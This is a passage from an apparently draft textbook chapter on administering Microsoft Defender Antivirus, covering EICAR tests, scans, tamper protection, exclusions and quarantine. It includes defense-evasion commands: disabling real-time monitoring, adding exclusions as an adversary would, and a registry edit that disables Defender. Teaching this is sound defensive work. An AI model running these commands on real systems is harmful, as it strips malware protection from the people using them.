To launch the Windows Security app, start by launching Settings. On Windows 11, navigate Privacy & Security -> Windows Security -> Virus & threat protection. On Windows 10, navigate Update & Security -> Windows Security -> Virus & threat protection. (Figure 17)

## 1.8.2. Current Threats

The Windows Security App shows the state of current threats to the device. If a scan has been launched recently, the date, time, and type of scan will be noted.

[76] VBScript is discussed briefly later, in Section XXX

[77] QUESTION: Should this entire section be moved to Chapter 3 on Windows Fundamentals? If so, be sure to re-read the Introduction which mentions this section, as well as 1.8.1 which refers to “this chapter”

The *Protection history* hyperlink allows the administrator to see past and current threats that Microsoft Defender Antivirus has detected; it also makes recommendations for configuration settings.




*Figure 17: Windows Security App from Windows 11 21H2*

### 1.8.2.1. EICAR

Before changes are made to any production system, it is critical that they are properly tested before they are deployed. This holds true when considering changes to an antivirus system. This leads then to the question- how can the effectiveness of an antivirus solution be tested?

The European Institute for Computer Anti-Virus Research (EICAR) was established in 1991. They developed the EICAR test files; these are non-malicious files that should be detected by properly functioning antivirus software. Four versions are available; the simplest is a 68-byte text string. Also available is a 68-byte Windows program (that only runs on 16- and 32-bit systems) as well as two .zip files.[78]

[78] https://www.eicar.org/download-anti-malware-testfile/

## 1.8 Anti-Virus

A user that wants to test an anti-virus system can download and use these files as stand-ins for real viruses. Figure 18 shows Microsoft Defender Antivirus detecting an instance of the EICAR text file as a current threat.




*Figure 18: Detecting the EICAR Text File on Windows 10-22H2*

### 1.8.2.2. Protection History

Microsoft Defender Antivirus keeps a history of the recent threats it has detected. These are visible from the Windows Security App by choosing the *Protection history* hyperlink from the Current threats section seen in Figure 17. Selecting any of the entries in the list provides the information that Microsoft Defender Antivirus has about the threat as seen in Figure 19




*Figure 19: Protection History in the Windows Security App*

This history information is also available programmatically, and can be obtained with PowerShell:[79]

```
PS C:\Users\zathras> Get-MpThreatDetection | Sort-Object
InitialDetectionTime

ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.18.1909.6
CleaningActionID              : 2
CurrentThreatExecutionStatusID : 1
DetectionID                   : {A3F92BEA-E50C-4B95-AF0F-9DA089792229}
DetectionSourceTypeID         : 3
DomainUser                    : STANDALONE\Kosh
InitialDetectionTime          : 6/14/2024 10:24:22 PM
LastThreatStatusChangeTime    : 6/14/2024 10:24:43 PM
ProcessName                   : C:\Windows\explorer.exe
RemediationTime               : 6/14/2024 10:24:43 PM
```

[79] https://learn.microsoft.com/en-us/powershell/module/defender/get-mpthreatdetection

```
Resources                     : {file:_C:\Users\Kosh\Desktop\EICAR.txt
                                }
ThreatID                      : 2147519003
ThreatStatusErrorCode         : 0
ThreatStatusID                : 3
PSComputerName                :
```

The history data is stored locally on the system in the directory `C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\`. If the files in this directory are deleted (perhaps by an attacker) then the Microsoft Defender Antivirus protection history is cleared. By default, items are removed after 30 days.

### 1.8.2.3. Scans and Scheduled Scans

The user has the option to launch quick scan from the *Virus & threat protection* interface in the Windows Security App (Figure 17). By selecting *Scan options*, the user can run a full, custom, or offline scan. The user can also right-click on a file or directory from File Explorer or the Desktop and from the extended context menu choose to run a scan of the file or directory. Scans can be launched from PowerShell with the `Start-MpScan` cmdlet as follows:[80]

```
PS C:\Users\zathras> Start-MPScan -ScanType QuickScan
 Start-MPScan -ScanType QuickScan
    0/1 completed
    [                                                                    ]
   Microsoft Defender Antivirus is scanning your device
      This might take some time, depending on the type of scan selected.

      [oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo ]

      Quick Scan
```

The date and time of the most recent scans can be found from PowerShell using the cmdlet `Get-MpComputerStatus` as follows:[81]

```
PS C:\Users\zathras> Get-MpComputerStatus | Select-Object
FullScanStartTime, FullScanAge, QuickScanStartTime, QuickScanAge |
Format-List

FullScanStartTime  :
FullScanAge        : 4294967295
QuickScanStartTime : 6/15/2024 7:25:35 PM
QuickScanAge       : 0
```

Windows can be configured to run anti-virus scans of the system on a schedule; by default, this occurs each day at 2:00 am local time and is randomized by up to 30 minutes. The settings on a

[80] https://learn.microsoft.com/en-us/powershell/module/defender/start-mpscan
[81] https://learn.microsoft.com/en-us/powershell/module/defender/get-mpcomputerstatus

system can be modified by updating group policy.[82] To make changes from local group policy, from an administrator command prompt run the command `gpedit.msc` to launch the Local Group Policy Editor. To make changes to Microsoft Defender Antivirus scan settings navigate Local Computer Policy -> Computer Configuration -> Administrative Templates -> Windows Components -> Microsoft Defender Antivirus -> Scan. Figure 20 shows just some of the settings available to the administrator. Settings marked as "Not Configured" have a default value, however in Figure 20 a change has been made to the time of day that scheduled scans are run, and they have been configured to run at 2:30 am rather than 2:00 am.




*Figure 20: Using Local Group Policy to Configure Scan Schedules*

The current settings for Microsoft Defender Antivirus are best checked via PowerShell using the module `Get-MpPreference`. As an example, to see the scan properties, a user can run the following:[83]

```
PS C:\Users\zathras> Get-MpPreference | Select-Object -Property Scan*

ScanAvgCPULoadFactor       : 50
ScanOnlyIfIdleEnabled      : True
ScanParameters             : 1
ScanPurgeItemsAfterDelay   : 15
ScanScheduleDay            : 0
```

[82] These can be changed either in local group policy or domain group policy. Consideration of domain group policy is left until Section XXX, so the focus here is solely on local group policy.

[83] Changing settings requires administrator privileges, but unprivileged users can view the settings.

```
ScanScheduleQuickScanTime : 00:00:00
ScanScheduleTime          : 02:30:00
```

## 1.8.3. Virus & Threat Protection Settings

The Virus and threat protection settings can be viewed by selecting the *Manage settings* link from the Windows Security App (Figure 17). These settings can only be modified by a user with administrator privileges.

### 1.8.3.1. Real-Time Protection

The most significant setting is whether real-time protection is enabled; if this is disabled then Microsoft Defender Antivirus is significantly neutered. Note however that this does not disable the entire product, and scheduled scans will continue, though with some limitations.[84] The app has settings to control whether malware samples would be uploaded to Microsoft, or whether to the cloud resources during operation.

The default configuration for real-time monitoring can be set with group policy; to see the settings for local group policy, from an administrator prompt run `gpedit.msc`, then navigate Local Computer Policy -> Computer Configuration -> Administrative Templates -> Windows Components -> Microsoft Defender Antivirus -> Real-time Protection (Figure 20).

PowerShell can be used to determine the state of real-time protection on the system.

```
PS C:\Users\administrator> Get-MpPreference | Select-Object -Property
DisableRealTimeMonitoring

DisableRealTimeMonitoring
-------------------------
                   False
```

### 1.8.3.2. Tamper Protection

The Tamper Protection settings control whether applications can modify Microsoft Defender Antivirus settings programmatically. This setting is not available in older versions of Windows 10, as it was introduced with Windows 10-1903. When enabled, the real time protection and the cloud delivered protection settings cannot be modified by other apps.

PowerShell can be used to determine the values of these settings. For example, to see whether real time protection and/or tamper protection are enabled, a user can run the following:

```
PS C:\Users\administrator> Get-MpComputerStatus |
Select-Object -Property IsTamperProtected

IsTamperProtected
-----------------
```

[84] See https://support.microsoft.com/en-us/windows/turn-off-defender-antivirus-protection-in-windows-security-99e6004f-c54c-8509-773c-a4d776b77960

```
            True
```

Tamper protection cannot be modified directly from PowerShell; indeed, its purpose is to prevent this kind of programmatic modification of Microsoft Defender Antivirus settings. Changes to the tamper protection setting should be made via the Windows Security App. However, if tamper protection is disabled, then it is possible to control many of the features of Microsoft Defender Antivirus from PowerShell.

As an example, suppose that tamper protection has been disabled. Then an administrator can disable real time monitoring from PowerShell using the `Set-MpPreference` cmdlet as follows:[85]

```
PS C:\Users\administrator> Get-MpPreference | Select-Object -Property
DisableRealTimeMonitoring

DisableRealTimeMonitoring
-------------------------
                   False

PS C:\Users\administrator> Set-MpPreference -DisableRealTimeMonitoring
$true
PS C:\Users\administrator> Get-MpPreference | Select-Object -Property
DisableRealTimeMonitoring

DisableRealTimeMonitoring
-------------------------
                    True
```

When tamper protection is enabled, calls to enable or disable real time monitoring fail silently with no feedback given to the user.

```
PS C:\Users\administrator> Get-MpComputerStatus |
Select-Object -Property IsTamperProtected

IsTamperProtected
-----------------
            True

PS C:\Users\administrator> Get-MpPreference | Select-Object -Property
DisableRealTimeMonitoring

DisableRealTimeMonitoring
-------------------------
                    True

PS C:\Users\administrator> Set-MpPreference -DisableRealTimeMonitoring
$false
```

[85] https://learn.microsoft.com/en-us/powershell/module/defender/set-mppreference

```
PS C:\Users\administrator> Get-MpPreference | Select-Object -Property
DisableRealTimeMonitoring

DisableRealTimeMonitoring
-------------------------
                    True
```

Administrators should be aware of this behavior and should adopt the habit of verifying that changes to antivirus settings have been made as expected.

Attackers that use this feature should know if real-time monitoring is disabled, then logged on users will receive a notification of the change on the Desktop.

### 1.8.3.3. Controlled Folder Access

Controlled folder access is a feature of Microsoft Defender Antivirus aimed at reducing the impact of ransomware on users and organizations. The feature is disabled by default and must be manually enabled from the Microsoft Security App. One way to enable the feature is to navigate Virus & threat protection settings (Manage settings) -> Controlled folder access (Manage Controlled folder access). It can also be reached directly from the Windows Security




*Figure 21: Controlled Folder Access on Windows 11-21H2*

app on older systems by navigating to *Ransomware protection* and on newer systems by navigating to the Ransomware protection settings and using the hyperlink *Manage ransomware protection*. The feature is enabled as shown in Figure 21.

When enabled, the controlled folder access feature protects the Windows system folders, as well as the Documents, Pictures, Videos, and Music folder of each user on the system. Additional

folders can be added to the protected list by using the *Protected folders* hyperlink in Figure 21, however the default folders cannot be removed from the list.

Programs cannot modify the contents of a protected directory. This includes programs like text editors and PowerShell. When access is blocked, the user receives a notification. As an example, if PowerShell is used by a user to delete one of their own files in one of their own document directories, the attempt is blocked with the following error:

```
PS C:\Users\kosh\Documents> rm .\text.txt
rm : Cannot remove item C:\Users\kosh\Documents\text.txt: Access to
the path 'C:\Users\kosh\Documents\text.txt' is denied.
At line:1 char:1
+ rm .\text.txt
+ ~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\kosh\Documen
   ts\text.txt:FileInfo) [Remove-Item], UnauthorizedAccessException
    + FullyQualifiedErrorId : RemoveFileSystemItemUnAuthorizedAccess,M
   icrosoft.PowerShell.Commands.RemoveItemCommand
```

The *Block history* hyperlink in Figure 21 can be used to see the history of the programs that have been blocked. Figure 22 shows another example, if controlled folder access is enabled in its default state, then controlled folder access will block access to the Documents folder of users to programs like Notepad++. Each program that requires access to the protected folders




*Figure 22: Blocking Access to a Controlled Folder*

directories must be manually added to an allow list that is configured with the hyperlink *Allow and app through Controlled folder access* in Figure 21.

Controlled folders can be configured via group policy, either local group policy or domain group policy. Local group policy can be edited by running `gpedit.msc` from an elevated command prompt, then navigating Local Computer Policy -> Computer Configuration -> Administrative Templates -> Windows Components -> Microsoft Defender Antivirus -> Microsoft Defender Exploit Guard -> Controlled Folder Access similar to Figure 20.

### 1.8.3.4. Exclusions

Microsoft Defender Antivirus can be configured with exclusions. These are files, folders, file types, and processes that are not scanned as part of Microsoft Defender Antivirus, including real time protection, scheduled scans, and on-demand scans.

To configure exclusions, from the Windows Security app navigate Virus & threat protection settings (Manage settings) -> Exclusions (Add or remove exclusions). The user is presented with a list of current exclusions and has the option to add additional exclusions as shown in Figure 23.




*Figure 23: Microsoft Defender Antivirus Exclusion Rules*

When a file path is specified, it includes all subfolders. When specifying a file or folder, the user can use the question mark **?** to match a single character or the asterisk ***** to match any number of characters in a file name, or any single folder in a path. File and folder exclusions can also use system environment variables. Exclusions should not use network mapped drives but can use the full network path. On Windows Server installations, there are some default exclusions for the Windows system files, as well as per-role exclusions.[86] When a process is added to the exclusion list, it will not scan files opened by that process, regardless of the source.

[86] https://learn.microsoft.com/en-us/defender-endpoint/configure-server-exclusions-microsoft-defender-antivirus

The current list of exclusions can be found from PowerShell with the `Get-MpPreference` cmdlet:

```
PS C:\Users\zathras> Get-MpPreference | Select-Object -Property
Exclusion* | Format-List

ExclusionExtension : {txt}
ExclusionPath      : {C:\Users\Kosh\Desktop\Malware}
ExclusionProcess   :
```

An administrator can change these settings with the cmdlet `Set-MpPreference`, but that will overwrite any current exclusions. The cmdlet `Add-MpPreference` can be used to add to these lists without removing existing exclusions.[87]

```
PS C:\Users\zathras> Set-MpPreference -ExclusionExtension "ps1"
PS C:\Users\zathras> Get-MpPreference | Select-Object -Property Exclusio
n* | Format-List

ExclusionExtension : {ps1}
ExclusionPath      : {C:\Users\Kosh\Desktop\Malware}
ExclusionProcess   :

PS C:\Users\zathras> Add-MpPreference -ExclusionPath "C:\Users\zathras\D
esktop\Malware"
PS C:\Users\zathras> Get-MpPreference | Select-Object -Property Exclusio
n* | Format-List

ExclusionExtension : {ps1}
ExclusionPath      : {C:\Users\Kosh\Desktop\Malware,
                     C:\Users\zathras\Desktop\Malware}
ExclusionProcess   :
```

An adversary with privileged access to a system may be unable to disable the real-time and scheduled scan features of Microsoft Defender Antivirus because of the Tamper Protection settings. However, the adversary can add an exclusion file, directory, or process via PowerShell, even if Tamper Protection is enabled.

```
PS C:\Users\zathras> Get-MpComputerStatus | Select-Object IsTamperProtec
ted

IsTamperProtected
-----------------
             True

PS C:\Users\zathras> Add-MpPreference -ExclusionPath "C:\Windows\Temp\"
PS C:\Users\zathras> Get-MpPreference | Select-Object -Property Exclusio
n* | Format-List
```

[87] https://learn.microsoft.com/en-us/powershell/module/defender/add-mppreference

```
ExclusionExtension : {ps1}
ExclusionPath      : {C:\Users\Kosh\Desktop\Malware,
                     C:\Users\zathras\Desktop\Malware,
                     C:\Windows\Temp\}
ExclusionProcess
```

Exclusions can be added to a system via group policy, either local group policy or domain group policy. Local group policy can be edited by running `gpedit.msc` from an elevated command prompt, then navigating Local Computer Policy -> Computer Configuration -> Administrative Templates -> Windows Components -> Microsoft Defender Antivirus -> Exclusions as was done in Figure 20.

## 1.8.4. Threat Remediation

Microsoft Defender Antivirus has several possible remediation actions when it encounters a threat- it can be removed, quarantined, or the threat can be ignored. This option is presented to the user when the threat is detected (Figure 24).


*Figure 24: Microsoft Defender Antivirus Options for a Detected Threat*

By default, there is a nonconfigurable delay of roughly 5 seconds before the default remediation action is changed. This can be changed from group policy; in local group policy navigate Local Computer Policy -> Computer Configuration -> Administrative Templates -> Windows Components -> Microsoft Defender Antivirus and configure the setting named *Turn off routine remediation*.

If a file is quarantined, data from the file is stored in the directory `C:\ProgramData\Microsoft\Windows Defender\Quarantine\Entries`. Quarantined files are retained indefinitely by default and can be restored with the Microsoft Security App by navigating to the threat in *Protection History* (Section 1.8.2.2) and choosing the option to restore the file. The resulting file will be excluded from subsequent antivirus scans.

It is also possible to use the command line to examine quarantined files and to restore them. To see the quarantined files, an administrator can run

```
zathras@STANDALONE C:\Users\zathras> "C:\Program Files\Windows
Defender\MpCmdRun.exe" -Restore -Listall
The following items are quarantined:

ThreatName = Virus:DOS/EICAR_Test_File
      file:C:\Users\Kosh\Desktop\eicar.com quarantined at 6/16/2024 11:4
0:41 PM (UTC)
      file:C:\Users\Kosh\Desktop\eicar.com quarantined at 6/16/2024 11:4
1:20 PM (UTC)
```

These can then be restored by referring to them by their threat name with the following command:

```
zathras@STANDALONE C:\Users\zathras> "C:\Program Files\Windows
Defender\MpCmdRun.exe" -Restore -Name Virus:DOS/EICAR_Test_File -All
Restoring the following quarantined items:

ThreatName = Virus:DOS/EICAR_Test_File
   file:C:\Users\Kosh\Desktop\eicar.com quarantined at 6/16/2024 11:40:4
1 PM (UTC) was restored
   file:C:\Users\Kosh\Desktop\eicar.com quarantined at 6/16/2024 11:41:2
0 PM (UTC) was restored
```

When Microsoft Defender Antivirus identifies a threat, it labels it with a `ThreatID`. For example, the EICAR test file examined in Section 1.8.2.2 had a `ThreatID` value 2147519003. The properties of the threat are available from PowerShell with the `Get-MpThreatCatalog` cmdlet as follows:[88]

```
PS C:\Users\zathras> Get-MpThreatCatalog -ThreatID 2147519003

CategoryID     : 42
SeverityID     : 5
ThreatID       : 2147519003
ThreatName     : Virus:DOS/EICAR_Test_File
TypeID         : 0
PSComputerName :
```

The `SeverityID` can possibly have the value 1 (Low), 2 (Moderate or Medium), 4 (High) and 5 (Severe).

The default response of Microsoft Defender Antivirus to a threat can be configured either with PowerShell (via `Set-MpPreference` and `Get-MpPreference`) or with group policy (Local Computer Policy -> Computer Configuration -> Administrative Templates -> Windows Components -> Microsoft Defender Antivirus -> Threats).

[88] https://learn.microsoft.com/en-us/powershell/module/defender/get-mpthreatcatalog

## 1.8.5. Definition Files

Microsoft Defender Antivirus relies on definition files to recognize threats. These are updated automatically as part of Windows Update. They can be updated manually with the PowerShell cmdlet `Update-MpSignature`.[89] The version number and creation dates of this data can be found in the Windows Security App by navigating to *Virus & threat protection updates* and following the *Protection updates* hyperlink.

## 1.8.6. AMSI

The Windows Antimalware Scan Interface (AMSI) is a Windows feature that allows windows applications to integrate with antimalware software on the system, including Microsoft Defender Antivirus.

Many of the examples of PowerShell code seen in this chapter are obfuscated; this makes their manual analysis more time consuming and it makes it harder to develop signatures for antivirus tools that detect the malware. However, with scripting languages, at some point the code must be sent to the scripting engine for execution. At that point, AMSI can be called to scan the now un-obfuscated content.

## 1.8.7. Disabling Microsoft Defender Antivirus

Until recently it was possible to disable Microsoft Defender Antivirus from the registry. One way to do so is for a user with administrator privileges to create the value `DisableAntiSpyware` of type `DWORD` in the key `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender` and give it the value 1.

```
zathras@WIN11 C:\Users\zathras>REG ADD "HKLM\SOFTWARE\Policies\Microsoft
\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
